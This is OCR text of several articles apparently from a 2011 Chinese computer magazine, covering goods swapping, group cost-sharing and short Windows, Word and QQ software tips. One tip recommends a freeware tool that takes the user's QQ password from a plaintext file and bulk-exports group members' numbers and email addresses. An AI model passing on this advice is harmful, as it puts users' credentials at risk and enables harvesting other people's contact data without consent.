在我的换客经历中，印象最深的是：有一次，我所在的单位搬迁，各种报废的机器卖给了专门的回收企业，但是对于不少已使用过的生活用品，如果当废品卖的话，那就很不值钱了。为了让这些生活用品能够充分发挥余热，单位领导鼓励所有员工根据自己的需要灵活认购之，我认购了一台微波炉、一个带锂电池的复读机以及一个茶几，总共花费还不到150元。再后来，我就将自己认购的这些东东去和别人做交换了，从而换到了自己真正所需要的物品。

当然，随意时间的推移，换客的内涵也在悄悄地发生变化。现在的换客，所做的已不仅仅是“以物易物”的简单交换行为，而且又增加了“技能交换”的新花样。所谓技能交换，就是指同城之间的网友，用自己擅长的技能去和别人“交换”自己想学的技能，这样不花钱就达到学习的目的，而且还能认识不少好朋友。暑假我的女儿想上个舞蹈班，但一打听，一个月的学费居然要收400元，实在是贵的很。想起自己比较擅长十字绣，就在技能交换网站发出了相关的技能交换信息，结果一位舞蹈系的大三学生对此表现出浓厚的兴趣，非常痛快地答应教我女儿舞蹈。做为回报，我所擅长的十字绣，当然是毫无保留地传授给对方了。

网络大补贴


换客网：http://www.zghuan.com
换客中国：http://www.huanke.com
舍得网:http://shedewang.com

点评：在尽情享受换客乐趣的同时，也要时时注意其背后可能隐藏的风险。

1.同城换物。建议和对方约定在车站、广场等人口较密集的公共场所进行，而且尽量带个朋友陪同前往，这样就能在最大程度上保证自己的安全，避免发生抢劫和人身伤害等事故。

2.如果自己看中的是对方手里的非常见物品，一定要事先通过网络搜索，从而清楚地了解该物品的具体价值，免得自己交换到了不值分文的“垃圾货”。

洽博 tebht@cfan.com.cn



拼客
——我们一起用，拼着更实惠

在物价日益上涨的今天，生活成本空前提高，越来越多的人几乎都有一种感觉——钱不够花。沉重的经济压力使得人们过日子更加懂得精打细算了，时下比较流行的“拼客”消费，就是其中最好的证明。那么，什么是拼客呢？这里的“拼”，不是拼命工作，更不是在超市购物疯狂的“血拼”，而是“拼凑”，是指多个或熟悉、或陌生的人为了节约成本，而共同去做某件事情。而共同做的事情，可以是拼购、拼饭、拼卡、拼房、拼车、拼游……只要是能省钱，就没什么不可以拼。

资深拼客资料

叙述人：何明

年龄：31

行业：外贸部门工作

做拼客时间：16年

说起做“拼客”，我应该是属于“元老”级的人物了。1995年，初中毕业的我以全县第三名的好成绩考上了本县的重点高中，这本是一件值得高兴的事情，但因为家庭条件不好，在老师、父母及亲友的劝说下，我才很不情愿地选择了读中专。中专的生活，的确是比较清贫，就吃的方面而言，仅仅是能填饱肚子而已。

每天晚上在宿舍里，大家讨论最多的话题总是如何才能吃的更好，同时还不至于使得本就十分有限的生活费超支。终于有一天晚上，有位老兄提议，每顿饭不如我们合伙买菜好了。理由是：一来不用为每次买半份菜而吃食堂师傅的白眼，二来人多力量大，菜钱多了，我们也能买点好吃的打打“牙祭”。他的这个提议立刻得到大家的一致赞同。从此，我们宿舍的八位舍友就都可以享用到一些美味佳肴了。

拼饭省钱的效果是非常明显的，中专三年，我吃饭花钱是非常有规律（每天6个馒头1.5元、菜钱2.0元），月生活费总额也从来没有超过150元。 中专毕业之后，我选择留在了深圳一家外贸公司工作，但深圳的高消费，足以让普通的上班族感受到沉重的经济压力。因此，为了更省钱，所有能拼的消费活动，我基本上全参与了。比如，在老婆过生日时，为了给她一个惊喜，我在本地的拼客网发了帖子，寻求生日相同的朋友共同开一个生日Party。帖子发出去没多久，就得到了10来位网友的跟帖。这么多同一天出生的朋友聚在一起，过了一个非常独特的生日，老婆对此也感到非常开心。

我所居住的小区距离单位比较远，做公交的话差不多路上得走近一个小时，刚来深圳时，人生地不熟，没办法，只能坐公交。后来上下班坐公交的时间长了，就认识了不少坐同一趟车上下班的“路友”。为了上下班能够更快一点，和几位“路友”



商家抓住商机，推出了拼客卡

一交流，大家一致同意“拼”一辆出租车来上下班。由于多个人长期拼车并且找的是同一位出租车司机，因此人家司机师傅给打了个七折的优惠。这样一来，大家上下班在路上所花费的时间差不多比原来少了一半。后来，一位“路友”买了私家车以后，我们其他“路友”搭顺风车就更便宜、更方便了。俗语说的好“挤公交太累，自己买车太贵，打的太不实惠，不如几个人一起‘拼’车最够味”，看来拼车的好处真的是不少呢！

当然，除了拼饭、拼车省钱以外，生活中还有太多可以拼的项目能为我们节省不少的开支。比如老婆比较喜欢做美容，她每个月的工资，差不多有将近三分之一都会花在这方面。为了在美容时能更省钱，老婆拼了一张美容的会员卡并将美容卡的信息放到社区的便民论坛上，不久就得到了附近小区一位爱美女士的响应，愿意合伙分享这张美容会员卡上的消费金额。按照美容院的规定，会员卡预存的钱越多，美容时能享受到的折扣就越低，并且可以两个人共同使用。所以，找一位“拼友”拼张卡，一起消费才是最划算的。

做拼客的好处多多，这一点毋庸置疑。它的优点，并不仅仅体现在可以使得每个人能够得到更大的实惠，同时也扩展了拼客参与者的社交圈子，让我们可以认识更多的朋友。但是在“拼”的过程中也难免会遇到一些问题，比如，在参与拼车、拼游等活动时，如何能够安全、顺利地进行，这也是我们需要关注的。

网络大补贴

中国拼客：http://www.pinkewang.com
拼客中国联盟：http://www.pinkecn.com

点评： 某些拼友在参与拼客活动时，经常会迟到或爽约，因此导致已定好的拼客活动无法正常进行；又比如，参与拼客的各个成员之间可能会有费用分摊不均的情况发生等等。

那么，我们在参与拼客活动时，如何才能够避免出现上述问题呢？

1.选择熟悉的拼友

无论是参与什么拼客活动，要想拼得愉快，选择好拼友那就是非常重要的了。拼友最好是选择自己的朋友或同事，这样由于大家都比较熟悉，在参与拼客活动时，往往都能准时到达事先约定的地点，不会也不好意思迟到或爽约。

2.制定周密的计划

想要拼客活动能够顺利进行，就应该事先制定好周密的计划。比如，在拼车时应提前了解好驾驶员的驾驶技术是否过硬，所拼车辆性能是否良好等问题，并且做到不和陌生人一起拼车以确保自身安全。

3.事先签订好协议

在参与拼客活动之前，活动组织者应该提前和各成员签订一个协议，明确每个人享有的权利和需要为之承担的义务，以及对可能出现的纠纷事先制定好一个解决方案等等。



拼客的兴起，让各地都出现了拼客网站

写在最后：

以上我们通过六个有代表性人物的自述，了解了网络中的“印客”、“拼客”、“换客”、“拍客”等六种不同类型“客”的喜怒哀乐及其发展现状。那么，大家究竟对哪一类“客”最感兴趣并想成为该“客”中的一员呢？其实，对于上述几种不同类型的“客”，它们或者能够帮助我们赚钱（如“印客”、“威客”、“淘宝客”、“拍客”）、它们或者能够帮助我们省钱（如“拼客”、“换客”）；所以我们无论是做个什么类型的“客”，其目的只有一个，即利用多赚钱或多省钱为手段，让我们的生活能够过得更好。

不管是什么职业，能够做到最好的人毕竟是少数，当然网络新生活中也不例外。因此建议大家根据自己的爱好和实际情况，同时选择“客”里边的多种做为自己的兼职或专职，而且有些客还有着很强烈的互补性（比如，“试客”职业得到的某些商品自己不用了，可以通过“换客”这个职业和其他人进行交换，从而得到自己所需要的物品）。

可能我们单独做一种“客”时，做出的成绩并不出色，但多个“客”的并不出色的成绩加起来，其总和却并不差。“相声界我影视演的最好，演员界我导演导的最棒，导演界我编剧编的最巧，编剧界我相声说的最逗。这年头就得玩个综合实力”，冯巩的这句经典台词，说的就是这个道理。

“有份中→法的翻译，单价110元/千字，你看看能否做？”，笔者竞标的一个“威客”任务，客户已经主动联系我了。现在最紧要的事，就是先搞定这个“威客”任务…… CF

关注：
为了方便读者对照阅读，回音壁栏目文章里提到的相关文章，将放到电脑爱好者论坛读编交流区的回音壁板块。

2011/11 Plus QQ群成员提取 既要免费也要简单

■文/飞天小猪

在2011年11期的“绝对挑战”栏目中介绍了几种提取QQ群成员的方法，方法很多，但是都有一些局限性，需要付费或提取过程过于繁琐。其实完全不用那么麻烦，绿色免费软件“秋雨QQ群成员提取器”就可以轻松快捷地搞定（下载地址：http://www.07115.cn/archives/25）。

在运行软件前，需要先新建一个文本文档，在里面输入自己的QQ账号和密码然后保存。打开软件，点击左上角的“登陆”按钮，选择“批量导入”，找到刚才保存的txt文档，它会自动在右上侧显示你的QQ号码（图1）。

如果你不是在常用IP登录的话会让你输入验证码，待识别出QQ号码后，选择你要提取号码的QQ群，它就会在左侧显示出群成员的QQ号和群名片，而且显示的是修改后的群名片，非常方便我们确认。待右侧“完成进度”后面出现“已经查找完成”的提示后，说明全部成员已在右侧显示。

在提取形式上有三种选择：只导出QQ号码、导出群名片和QQ号码、导出邮箱格式，大家可以根据自己的需求来选择，选择好提取形式后点击上面的“导出成员”按钮，可以选择导出格式为“TXT文本导出”或“Excel导出”，几乎是瞬间，就可以在软件所在文件夹里找到导出后的TXT文本或Excel图表了。

测试结果：

为了测试软件提取效果，我特意选了一个成员比较多的群。经验证，提取效果非常完美（图2），可以直接保存留作备份。

如果在使用过程中有什么问题的话可以访问作者的博客，查看软件的使用教程。CF



2011/07 Plus 不必注册 QQ文件自动接收

■文/李振

2011年第7期的《高效工作 让重复操作自动化》这篇文章里的“自动接收QQ文件”，介绍了QQ文件接收秘书是如何替我们接收文件的。我下载回来试用了一下，感觉功能虽好，但是需要注册，而网上又找不到注册机或注册码，那么到期后怎么使用呢？

于是我在网上找到了一个新的软件，叫做“QQ文件自动接收管家”（下载地址：http://www.xdowns.com/soft/40/62/2011/Soft_74386.html），这个软件也可以接收QQ号传送的文件，而且可以自动升级。不过因为是免费软件，作者并不提供技术支持，但有什么好的建议还是可以告诉作者的。离开时，只要开着这个软件，不论哪个QQ接收文件，它都会替我们接收，还可以自动回复消息呢。我用过了，它可以支持QQ最新版本。CF

2011/13 Plus 浏览网站 分屏更简单

■文/曹春华

2011年13期《一分为二 网络购物更方便》一文，介绍了在火狐浏览器中安装“浏览器分屏”扩展来双屏对比阅读，这种方法只能适用于火狐，而且需要安装插件。如果是没有使用火狐浏览器的用户呢？用下面的方法更为通用、妥当。

打开http://www.podobne.pl/splitscreen，发现什么了？浏览器已经一分为二，分成了两个相对独立的浏览窗口。分别在左右两个浏览窗口的地址栏中，输入要浏览的网页地址并按回车键就可以了。

拖动窗口之间的分界线，可以改变窗口网页的大小。利用分屏网站，可以实现多屏浏览，你只要在某个分屏的地址中，再打开http://www.podobne.pl/splitscreen，就可以把这个分屏又一分为二。CF



2011/13 Plus 保护文档安全 可以自动加密

■文/王杰

2011年13期《保护文档安全 Word文档快速加密》一文，是通过录制并运行一个给文档加上密码的宏的方式给文档加上统一密码。其实，要给自己建立的文档和别人发来的文档都加上统一密码，可以由Word自动完成，而无需任何人工干预。原文以Word 2003为例，故以下所述操作也以Word 2003为例。

小提示


在Word中要重复进行某项操作，可以通过宏实现任务执行的自动化。有一类很实用的自动宏，会在特定事件发生时自动运行：


宏名	运行条件
AutoExec	启动Word或加载全局模板时
AutoNew	每次新建文档时
AutoOpen	每次打开已有文档时
AutoClose	每次关闭文档时
AutoExit	退出Word或卸载全局模板时


由于AutoClose宏会在每次关闭文档时自动运行，所以我们录制该宏后，就能够给所有打开的Word文档在关闭时自动加上统一密码了。当你再次打开这些文档时，可千万别因为Word要求你输入密码而慌了手脚噢！

一、录制自动加密宏

1.启动Word，单击“工具→宏→录制新宏”，在弹出的“录制宏”对话框中，输入宏名AutoClose，选择“所有文档（Normal.dot）”，输入对宏的说明并确定（图1）。如果







AutoClose宏已存在，它将询问“是否替换已有的宏”，如果不想以新宏替换已有宏，请单击“否”并进行下述编辑宏的操作。

2.单击“工具→选项→安全性”，输入密码（比如123456）并再次确认密码后确定（图2），然后单击“工具→宏→停止录制”，关闭Word。之后，不论是你新建Word文档还是编辑别人发来的Word文档，在关闭Word时，它都会给该文档自动加上统一密码。

二、编辑AutoClose宏

如果AutoClose已经存在于Normal.dot模板中，而且不想以新录制的宏替换该宏时，你可以对AutoClose宏进行编辑，给文档加上打开权限的密码指令即可。

1.单击“工具→宏→宏”打开宏对话框，在“宏名”下选择AutoClose，单击“编辑”（图3）。如果没有发现AutoClose宏，请在“宏的位置”下选择“Normal.dot（共用模板）”。

2.在打开窗口的代码窗格中，于AutoClose宏代码段内输入代码.Password="123456"（图4），单击“文件→保存Normal→关闭并返回到Microsoft Word”后返回编辑窗口。



实际上，Word提供的自动宏作用大着呢，以上旨在抛砖引玉，你完全可以利用自动宏为自己定制其他服务。CF

2011/14 Plus 搜索大文件可以更方便

■文/周志浩

看过2011年第14期的《试试自定义“大块头”搜索有秘技》后，我认为不必那么麻烦。原文是在Windows 7中按照大小搜索大文件，需要保存并修改结果文件，还要用硬盘容量卷标。其实只需要在搜索栏中输入如下格式：


大小：>1024mb <5000mb

就可以搜索出你指定范围的文件（这里是1024MB到5000MB之间）。

大小：***mb

则可以搜索指定大小的文件。


另外，“修改时间”和“类型”筛选器也可以这样用，Windows 7在这些方面的改进很实用。CF



2011/12 Plus 禁止边缘最大化简单方法

■文/阿拉雄

2011年第12期《边缘最大化功能 请别自作聪明》一文，介绍了利用注册表禁止Windows 7窗口自动最大化的方法，但这种方法略显繁琐。其实只要打开“控制面板→轻松访问→轻松访问中心→使鼠标更易于使用”，选中“防止窗口移动到屏幕边缘时自动排列窗口”复选框，确定即可。CF



百千份邀请函半小时内发出

●文/沈慧

工作中，有时可能需要给很多不同的客户发统一格式的邀请函、感谢信等。面对庞大的客户信息，难道要一个一个复制粘贴吗？能保证不贴错贴漏吗？不用烦，借助Word的“邮件合并”，我们就能快速准确地完成这些任务。

还有半小时就下班啦！这时，领导却“亲切”地朝我走来。

“本本，有个紧急任务。周五要开研讨会，今晚得把全部邀请函弄出来。嗯，也不是很多，大概四百来封吧！”

我差点晕过去！

“这样吧，”大概注意到我的失态，领导打了个哈哈，说，“你今晚只需把电子文件做好发给我就行，打印和传真的工作，明天我会安排其他人做。今晚辛苦点加加班，明天让你补休两个小时。邀请函格式和嘉宾名单，我已发你邮箱了。”


领导走了，留下我对着两个文件发愁：Word格式的邀请函，Excel格式的嘉宾名单。


418份邀请函！此时，我脑海中浮现两个画面：一个，是我像搬运工一样，一个一个地复制粘贴，不时还回头去检查，看有没贴漏贴错；另一个，是妈妈不停地看时钟，焦急地等我回家。唉，对工作是三分无奈，对妈妈有十分愧疚。


“本本，别发愁。”小余好心地安慰我，“听说过‘邮件合并’没？我以前见同事用过的，上千封的感谢信，她半小时就搞定了。”

“真的？太谢谢你啦！”有时，同事小小一句话，就帮了你一个大忙！

我赶紧上网搜索学习“邮件合并”。果然，用“邮件合并”来处理，大大提高了工作效率！











在打开的“插入合并域”对话框中，“数据库域”被默认选中，下方的列表中出现了“嘉宾名单”中的字段“单位”和“姓名”。选中“单位”字段，单击“插入→关闭”，“单位”字段就插入到“邀请函”文档中。然后用同样的方法把“姓名”字段插入到“邀请函”中。

第五步预览信函，刚才带有《》符号的字段变成了“嘉宾名单”中第一条记录的具体内容，单击邮件合并向导中的“《”或“》”按钮，可以浏览生成的其他嘉宾的邀请函。然后单击“下一步：完成合并”。



单击“编辑个人信函”，在打开的“合并到新文档”窗口中选择“全部”并确定。



2011年“素食营销论坛”活动邀请函

单位：北京市百合素食

被邀请人：张小玉

尊敬的 张小玉 先生/女士：

您好！

我们很荣幸地邀请您参加将于7月25——28日在广州本本素食馆举办的2011年“素食营销论坛”活动，本次论坛的目的是：搭建素食企业交流平台，推动素食产业发展。

届时，来自全国100多家素食馆的400余名代表将参加会议，其中20余名嘉宾将与我们分享他们成功的经验。

真诚地期待您的积极支持与参与！

广州本本素食馆

2011年7月22日

2011年“素食营销论坛”活动邀请函

单位：北京市晓石素食

被邀请人：许小杰

尊敬的 许小杰 先生/女士：

此时，Word自动生成一个名为“字母1”的文档（把文件另存即可），418份邀请函都同时出现在这个新的文档中，每一份邀请函占独立的一页，不用点击“《”或“》”按钮也可以全部看到了。如果需要的话，您还可以对任何一份邀请函进行编辑。

至此，大功告成！整个操作过程前后花了不到半小时！我归心似箭，毫不迟疑地把文件发了出去！这时，领导突然从办公室探出头来（真是个工作狂呀！居然还没走）：“本本，这么快就做完啦？”语气中充满怀疑。

我把“邮件合并”的神奇跟领导大概说了一下，他这才眉开眼笑，说，“知识就是力量呀！行，明天还给你补休！”

小知识

使用Word的“邮件合并”功能，通常需要两样东西：一个主文档（如本例中的“邀请函”），一个数据源（如本例中Excel格式的“嘉宾名单”）。主文档通常为Word格式，包含固定不变的内容；数据源为主文档提供可变的信息，它可以是Excel表，也可以是Access数据表、Outlook通讯录/联系人信息或特殊格式的Word文档。

小提示

在Word 2007和Word 2010中，要使用“邮件合并”功能，请单击“邮件→开始邮件合并”，后面操作类似。CF


晚会节目伴奏投影统统搞定

●文/张国武

新学期伊始，班里选定诗朗诵来参加学校的国庆晚会，选好了诗歌、演员和伴奏，可伴奏的曲子有点偏长，还得裁剪，而找专业的制作要花钱。节目的美女编导乐乐这一回可是一点也乐不起来啦！酷爱电脑的小单可不愿放弃机会，便自告奋勇承担起伴奏曲的制作。

伴奏曲的制作

制作伴奏曲的方法和软件不少，但专业的方法烦杂，不好用！那就用这款“影音工具酷”，在百度上搜一下就能下载，经过简单安装和注册就可使用。它的音频工具可以转换格式、从CD或DVD中提取歌曲、截取和合并等。




伴奏曲的制作要在节目编导的指挥下，完成曲目的长短、低高潮的控制等等。有时制作完第一遍曲目，当节目（朗诵）内容发生变化，你的曲目也要重新配合制作。所以要保存好原声曲目，不要轻易删除。

原声曲目有时是一首，或者是二首，有时要分步骤一段一段地截取，最后再把各段音乐素材合成在一起。要注意各段音乐素材文件保存的路径。

给节目单投影截取视频

学长哥哥朗朗接下了用PPT制作晚会节目单的活，要和晚会同步现场投影播放。虽然PPT做得挺美的，还有那叫人眼前一亮的小特效动画！可那些配合节目背景的电影素材的视频可不好伺候，网上下载的清晰度太低，在电脑上看还凑合，可要是投到大屏幕上肯定没法看！

在学校的图书馆好不容易淘到老电影正版的“俏佳人”VCD碟子，可拷到电脑里后，截取可就麻烦了，相关的软件不识别，也就没法编辑。用原始的方法视频采集，那工作量可就大了，还要转换格式。还是用“影音工具酷”吧！



选择“视频工具”中的“视频截取”，把碟片放入电脑，轻松几步就完成了相关视频的截取。

